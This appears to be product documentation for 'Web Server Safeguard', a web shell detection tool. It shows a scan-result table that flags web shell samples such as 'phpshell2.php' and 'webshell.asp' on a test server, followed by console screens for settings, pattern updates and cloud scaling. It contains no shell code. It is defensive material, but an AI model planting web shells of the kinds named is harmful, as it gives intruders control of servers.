<input type="checkbox"/>	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	jsp File browser_v1.0.jsp	91	15	Detected	jsp File brows
<input type="checkbox"/>	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	phpshell2.php	91	2	Detected	phpshell2
<input type="checkbox"/>	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	s02.jsp	91	2	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	webshell.asp	99	12	Detected	webshell2
<input type="checkbox"/>	2024-07-19 09:25:38	ETC	✓	✓	✓	✓	✓	✓	/home/test/test/test/url	blacklst.asp	31	1	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/url	index.php	61	2	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	ETC	✓	✓	✓	✓	✓	✓	/home/test/test/test/url	url.asp	31	1	Detected	

Save as Excel File

Quarantine Notification

Exception Notification

Quarantine Backup Files

Quarantine

Exception

Agent List

☒ Icon ☐ List

☒ All ☐ Detected Agents ☐ Unset Agents

☐ All Servers

localhost.local...

Ready

WSS Main Functions

Management

Function Name	Action	Description
Management Functions	Update Management	Agent, manager, pattern update and version management
	Detection Notifications & External System Integration	Manage connections and interfaces with external systems such as control screen, ESM, SMS, EMAIL, etc.
	Account and User Permission Management	Permission management by account and user
	Statistics and Reporting	View reports and statistics
	Stability	Adjust resource usage rate of installed web server; WAS Management server duplication support (Active/Active)

Configuration Settings View

Management

Manage Server

ShellMonitor-1 (192.168.0.124)

Settings

License

Log Information

Resource Status

Server List

Set for All Agents

General | Advanced

Basic Information

Server Serial No : 1

Server Name : ShellMonitor-1

Web Server Safeguard Version : 2.5.7.9

OS / Version : Linux(64 Bit)

Last Start Date : 2024-07-16 14:16:51

☒ Server Access Information

Web Server Safeguard Server Address :

Port :

Recovery Time : 0 second(s)

Log Settings Information

Log Clearing Settings : ☒ Automatically delete Logs after the following time has elapsed: 10 Day(s)

☒ Automatically delete Logs after the following quantity has been exceeded: 10 Mbyte(s)

Other

HeartBeat Settings : ☒ On (Every 30 Seconds)

Apply

Update Management View

Management

Manage Updates

Update Agents

Update Managers

Update Management Servers

Update Global Patterns

Update Pattern Manually

Upload Referential Malicious URLs

Manage Malicious URL

Manage Local Patterns

Distribute Signature

Distribute Global Hash File

Local Hash Settings

Pattern Types : ☒ Detection Pattern ☐ Exception Pattern

Detection Language : ☒ All ☐ ASP(VB) ☐ ASP(C#) ☐ JSP ☐ PHP ☐ JavaScript ☐ Personal Information ☐ PERL

(Total 0)


Class	Path	Extensions	Pattern
-------	------	------------	---------

Add Pattern

Delete Pattern

Apply

WSS Cloud Configuration Diagram



WSS Main Functions

Cloud-Specific Features

Function Name	Action	Description
Scale In/Out Support	Scale Out	Upon WEB/WAS service scale out, new detection targets are automatically registered and detection begins
	Scale In	Upon WEB/WAS service scale in, deleted VM agent detection/change/deletion histories automatically saved to management server
Docker/Container Support	View Basic Information	Permission management by account and user
	Classification and Processing	Container classification and processing of detected files

WSS On-Premise Configuration Diagram

